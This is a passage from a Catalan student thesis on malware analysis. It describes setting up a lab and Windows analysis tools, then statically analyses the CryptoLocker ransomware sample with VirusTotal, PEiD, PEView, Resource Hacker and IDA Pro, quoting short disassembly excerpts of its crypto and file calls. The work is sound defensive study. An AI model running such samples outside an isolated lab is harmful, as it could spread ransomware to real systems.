Una vegada tenim configurat la xarxa interna, és important agafar una instantània de cada sistema per poder tornar enrere en cas d'infecció irreparable o simplement per comoditat per restablir els processos.

De la mateixa manera, instal·larem una altra versió de Windows, en el nostre cas, una de Windows 7 32 bits, que estigui en la mateixa xarxa interna, per poder seguir com es propaga la infecció des de una màquina a un altra.

Per a tota màquina virtual d'entorn Microsoft, caldrà configurar *Windows explorer* per fer visible els arxius i carpetes ocultes i desmarcar l'ocultació automàtica de les extensions dels arxius i sobretot desmarcar també l'ocultació dels arxius protegits del sistema operatiu:



Els arxius que es generen durant l'execució d'un Malware, normalment queden emmascarats (es programen) com a arxius protegits del sistema.

## 5.2 Eines entorn Windows

- *Process Monitor*: Forma part de la suite de Microsoft gratuïta que ens ofereix la supervisió en temps real de tots els arxius, registres i activitats de processos que es van realitzant en el sistema. Cal tenir present iniciar aquest programa just abans d'executar el malware per poder veure quines son les tasques que va fent.

- *Process Explorer*: A grans trets, es tracta d'una eina que ens mostra la informació sobre els processos DLL que s'han obert o carregat al sistema. Una versió més potent del *administrador de tasques* habitual de Microsoft.

- *Regshot*: Una eina gratuïta que ens ofereix *sourceforge* que permet detectar els canvis en el sistema d'arxius i el registre de Windows fets per el Malware capturant l'estat abans de la infecció i després per poder fer una comparativa. Les diferències es mostren en un arxiu de text que podem guardar com a part de l'anàlisi.

- *CaptureBAT*: Una aplicació que s'executa des de la comanda cmd de Windows. En ser una eina dinàmica, mentre s'executa, va registrant canvis en els moviments entre els sistemes d'arxius i les claus de registre. També aporta informació sobre la creació i acabament de processos.

- *PEiD: Portable executable ID*. Aquesta eina la farem servir per comprovar si l'arxiu que es vol analitzar, ha passat per algun procés d'empaquetat (*packet*) i/o ofuscació (*obfuscation*). El programa mostra la informació necessària per poder desempaquetar el *malware* en cas necessari.

- *Dependency walker*. Un executable que ens dona informació de les llibreries clàssiques de windows i les funcions derivades que inclou el sistema operatiu Windows que el arxiu Malware aprofita per importar. Es tracta d'una molt bona

eina quan es vol predir estàticament el comportament de la mostra. Podem descarregar el programa de la seva web: <http://www.dependencywalker.com/>

- *PEView*: Vista de Portable Executable, el podem trobar a <https://www.aldeid.com/wiki/PEView> i és un programa d'enginyeria inversa que dona molta informació sobre qualsevol fitxer executable. Mostra les diferents seccions del l'arxiu:

.text=el codi de l'executable

.rdata= dades de només lectura accessibles al programa

.data= emmagatzema dades globals

.rsrc= emmagatzema els recursos necessaris per l'executable

.reloc= Conté la informació de la nova localització de les llibreries.


- *Resource Hacker*: Ens mostra un desglossat de les imatges i strings que pot contenir un executable. També ens permet modificar i editar ja que actua com a decompilador. Una eina molt útil per fer una primera aproximació del tipus de Malware que tenim. Podem descarregar-lo del següent enllaç: <http://www.angusj.com/resourcehacker/>

És una bona practica, quan obtenim una mostra de Malware, calcular el seu **MD5 Hash**. Hi ha diversos avantatges quan es coneix aquesta dada de l'executable maliciós. En primer lloc, no és estrany que l'executable s'elimini de la ubicació des de la qual la va executar, i es mogui a una altra ubicació. Alternativament, l'executable pot extreure automàticament altres fitxers del fitxer original. Tenir el *MD5 hash* ens permetrà comprovar si un fitxer que s'afegeix al sistema després d'executar l'executable és només una còpia de l'executable en si, o si és un fitxer creat recentment que s'ha d'analitzar independentment.

Existeixen moltes formes de poder calcular aquest identificatiu, d'entre elles, es tria **WinMD5Free** en ser una eina de caire lliure.


## 6. Cryptolocker

Com a punt de partida en anàlisi Malware, es creu convenient començar per fer una aproximació dinàmica de comportament sobre el Malware per davant del seu anàlisi estàtic. Sembla més didàctic i atractiu començar amb allò que fa i no com ho fa. Introduïm doncs, l'anàlisi *dinàmic* del TFG amb un dels primers troians que va encriptar les dades de molts ordinadors entre el 2013 i 2014, es tracta de la primera versió del Cryptolocker també conegut com a **Win32/Crilock.A**.




Versió inicial del Crilock

Aquesta primera versió obtinguda el 10 de Setembre del 2013 ens mostra el seu aspecte com executable i la icona de "clau" que, evidentment difereix amb les versions posteriors:



Segona versió de Criptolocker

Com podem apreciar, aparentment, no té res a veure amb el seu predecessor però, com veurem més endavant, comparteixen moltes funcionalitats i es diferencien per millores que analitzarem. Per terminar, anomenarem la darrera versió del criolock:



Tercera i darrera versió de Criptolocker

Aquesta última destaca per intentar fer-se passar per una actualització de sistema.

## 6.1 Anàlisi estàtic

El primer que s'ha de fer per treure informació del Malware que es vol fer un anàlisi estàtic és consultar un lloc especialitzat en aquests tipus d'arxius com per exemple [www.virustotal.com](http://www.virustotal.com) i poder treure conclusions dels antivirus més actuals:

SHA256: d765e722e295969c0a5c2d90f549db8b89ab617900bf4698db41c7cdad993bb9

Nombre: {71257279-042b-371d-a1d3-fb8d2fadffa}.exe

Detecciones: 58 / 68

Fecha de análisis: 2018-11-29 14:50:47 UTC ( hace 3 días, 2 horas )

479 66

[Análisis](#)
[Detalles](#)
[Relaciones](#)
[Información adicional](#)
[Comentarios](#) 10+
 [Votos](#)

Antivirus	Resultado	Actualización
Ad-Aware	Trojan.Agent.BBPC	20181129
AhnLab-V3	Trojan/Win32.Blocker.C199567	20181129
Antiy-AVL	Trojan[Ransom]/Win32.Blocker	20181129
Arcabit	Trojan.Agent.BBPC	20181129
Avast	Win32:Ransom-AQL [Trj]	20181129
AVG	Win32:Ransom-AQL [Trj]	20181129
Avira (no cloud)	TR/Crilock.A.11	20181129
BitDefender	Trojan.Agent.BBPC	20181129

Podem veure que la mostra té un índex molt gran de perillositat i també s'observa els diferents noms que els propis antivirus li han donat.

Per fer-nos una idea de les coses que fa el nostre Malware, podem donar una ullada a les llibreries de windows que fa servir. Cal tenir en compte quan es vol fer un anàlisi estàtic veure les importacions i, en conseqüència, les funcions. En el nostre cas:

ADVAPI32.dll	COMCTL32.dll	CRYPT32.dll	GDI32.dll
KERNEL32.dll	MSIMG32.dll	SHELL32.dll	SHLWAPI.dll
USER32.dll	UxTheme.dll	WINHTTP.dll	Gdiplus.dll
Msvcrt.dll	Ole32.dll		

Aquestes llibreries incloses a Windows són les que fa servir el nostre **crilock**. Dintre de cada llibreria tenim les funcions que realment utilitza, desglossant per exemple, la llibreria SHELL32.dll obtenim:


SHGetFolderPathW	ShellExecuteExW
CommandLineToArgvW	SHGetFileInfoW



## FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)


Que son funcions que incorpora la mateixa llibreria.

Tot i que virustotal ens ofereix aquesta informació, mostrarem la capacitat de *Dependency Walker* al hora de analitzar PE de Windows:




Com podem veure, no calen eines online per tal de extreure informació sobre les llibreries i funcions que fa servir el nostre Malware. Però aprofitarem aquest programa per anar una mica més enllà. Com mostra la imatge, les llibreries es poden desplegar i ofereix les funcions que fa servir el nostre Malware.

La llibreria **Kernel32.dll** conté diverses funcions que ens poden semblar irrellevants però altres poden donar informació decisiva. Per exemple, la funció *CreateProcessW* ens diu que probablement el programa generarà un altre procés i suggereix que en executar el programa, hem de vigilar el llançament de programes addicionals. També podem trobar funcions que fan referència als fitxers com per exemple *ReadFile*, *CreateFile* i *WriteFile* que, com ens podem imaginar són molt utilitzades en el món del Malware. Constatem amb una imatge del l'anàlisi dinàmic fet en el darrer apartat amb el *process monitor* la utilització de, per exemple, la funció *CreateFile*:




La captura mostra el moment en que el Malware crea l'arxiu a la ruta esmentada.

És molt possible que ens trobem amb problemes en el moment de buscar llibreries i funcions que fa servir el Malware i que *Dependency Walker* només ens mostri 3 o 4. Això és un bon indicatiu de la gran probabilitat de que el Malware hagi estat *empaquetat*(packet). Tot i que no ha estat el nostre cas, descartarem la possibilitat amb el programa *PeiD*:




Podem comprovar que aquesta versió del **crilock** NO es presenta empaquetada però fem el mateix amb la versió 3.0 i obtenim resultats diferents:




El programa ens està informant de que aquest arxiu maliciós està empaquetat amb eines de **Visual C#** i caldrà desempaquetar-lo per poder avançar de manera correcta en el seu anàlisi estàtic.


Continuem calculant l'identificador MD5 hash de arxiu:



Ens guardem aquesta dada per comprovar els futurs canvis i mutacions. Podem veure que l'arxiu generat per l'execució inicial que podem trobar a c:\users\labWin7\AppData\Roaming ha canviat de nom:




Però si calculem el seu md5sum i comparem:



Podem constatar de que es tracta d'una copia exacta del executable.

A continuació, observem la informació que ens mostra el programa PeView sobre el Malware crilock:



Com podem veure a la imatge, *IMAGE\_FILE\_HEADER* ens ofereix el moment en que el Malware va ser compilat, si mostra una data recent és molt probable que els nostres antivirus encara no el tinguin a la seva base de dades.

Com ja s'ha comentat abans, les mostres d'aquest primer *ransomware* daten de 5 anys enrere i és molt probable que sigui a les bases de dades de la majoria d'eines dedicades al Malware.


*IMAGE\_SECTION\_HEADER.text* ens diu quant espai és assignat per a una secció durant el procés de càrrega (*Virtual size*) i la mida de les dades sense processar a la secció del disc (*Size of raw data*):

Field	pFile	Data	Description
NAME	000001E8	2E 74 65 78	Name
MS-DOS Stub Program	000001EC	74 00 00 00	
<b>IMAGE_SECTION_HEADER.text</b>	000001F0	<b>0000FA90</b>	<b>Virtual Size</b>
IMAGE_SECTION_HEADER.rdata	000001F4	00001000	RVA
<b>IMAGE_SECTION_HEADER.rdata</b>	000001F8	<b>0000FC00</b>	<b>Size of Raw Data</b>
IMAGE_SECTION_HEADER.data	000001FC	00000400	Pointer to Raw Data
IMAGE_SECTION_HEADER.rsrc	00000200	00000000	Pointer to Relocations
IMAGE_SECTION_HEADER.reloc	00000204	00000000	Pointer to Line Numbers
	00000208	0000	Number of Relocations
	0000020A	0000	Number of Line Numbers
	0000020C	60000020	Characteristics

Podem veure que les dades són semblants, FA90 i FC00. Això és una prova més de que l'executable rau sense empaquetar.

## FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)


Introduïm el programa *Resource Hacker* per obtenir els recursos que conté l'executable:



Aquest programa ens mostra les icones, *strings*, i les diferents finestres i imatges que conté l'executable. Sembla un bon punt de partida per el seu aspecte visual i senzill. A la imatge podem veure el text que es mostra quan el *crilock* ja ha fet la seva tasca d'encryptació. Fins ara, amb les eines que teníem, podíem obtenir el text però no amb la claredat que ofereix aquesta eina tant interessant. Val a dir que aquest programa s'utilitza principalment per canviar la icona de l'executable i enganyar a l'usuari fent creure, per exemple, que es tracta d'un arxiu pdf...

Intentem treure informació rellevant amb l'eina *Ida Pro*:

# FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)




La primera finestra mostra les funcions que conté l'executable. Podem veure que tenen assignats uns noms que no deixa gens clar de que es tracta. Una de les funcionalitats principals que podem realitzar amb Ida Pro és el fet de renombrar les funcions per poder anar progressant en l'anàlisi.

La segona finestra tracta de visualitzar el contingut de la funció que s'ha seleccionat prèviament. A partir d'aquí, podem veure que el llenguatge ensamblador mostra els registres i les instruccions per fer córrer el programa.

La tercera finestra mostra el mapa de les funcions vinculades.

Obrim l'executable maliciós i clickem a `view` → `openSubviews` → `Strings`  
En funció del tipus de *string* que agafem trobarem la/les funcions vinculades a la mateixa *string* seleccionada. A partir d'aquí podem anar canviant el nom de cada funció per fer la investigació més profitosa.



De totes les *strings* que tenim, ens fixem en *CryptImportKey* que sembla ser una funció inclosa a la llibreria Advapi32.dll

Aquesta llibreria ens porta a la següent captura on podem veure a quines línies de codi podem trobar les crides:

```
.idata:0041101C ; BOOL __stdcall CryptImportKey(HCRYPTPROV hProv, const BYTE *pbData, DWORD dwDataLen, HCRYPTKEY hPubKey, DWORD dwFlags, HCRYPTKEY *phKey)
.idata:0041101C         extrn CryptImportKey:dword
.idata:0041101C         ; CODE XREF: sub_404370+341p
.idata:0041101C         ; sub_4046C0+3B1p ...
```

I podem acabar la nostra recerca a funció següent:

```
loc_404396:          ; phKey
push  edi
push  1              ; dwFlags
push  0              ; hPubKey
push  [ebp+dwDataLen] ; dwDataLen
push  [ebp+pbData]   ; pbData
push  dword ptr [esi+4] ; hProv
call  ds:CryptImportKey
test  eax, eax
jnz  short loc_4043B8
```

De la mateixa manera, podem fer qualsevol recerca a partir de les llibreries i funcions derivades per trobar amb relativa facilitat el codi ensamblador referent. Abans hem introduït la funció *CreateFileW* de la llibreria **Kernel32.dll** que havíem trobat gràcies a la eina *Dependency Walker*. Ara podem veure el codi a baix nivell amb *Ida Pro*:

```
; Attributes: bp-based frame
; int __stdcall sub_404420(LPCWSTR lpFileName, DWORD dwFileAttributes)
sub_404420 proc near

FileName= word ptr -438h
CreationTime= _FILETIME ptr -2Ch
LastAccessTime= _FILETIME ptr -24h
var_1C= FILETIME ptr -1Ch
LastWriteTime= _FILETIME ptr -14h
var_C= dword ptr -0Ch
var_8= FILETIME ptr -8
lpFileName= dword ptr 8
dwFileAttributes= dword ptr 0Ch


push  ebp
mov  ebp, esp
sub  esp, 23Ch
push  ebx
mov  ebx, [ebp+lpFileName]
push  esi
push  edi
push  0              ; hTemplateFile
push  80h            ; dwFlagsAndAttributes
push  3              ; dwCreationDisposition
push  0              ; lpSecurityAttributes
push  1              ; dwShareMode
push  0C0000000h    ; dwDesiredAccess
push  ebx            ; lpFileName
mov  [ebp+var_C], ecx
call ds:CreateFileW
mov  esi, ds:CloseHandle
mov  edi, eax
mov  [ebp+lpFileName], edi
cmp  edi, 0FFFFFFFh
jz   loc_4045F1
```

## 6.2 Anàlisi de comportament (dinàmic)

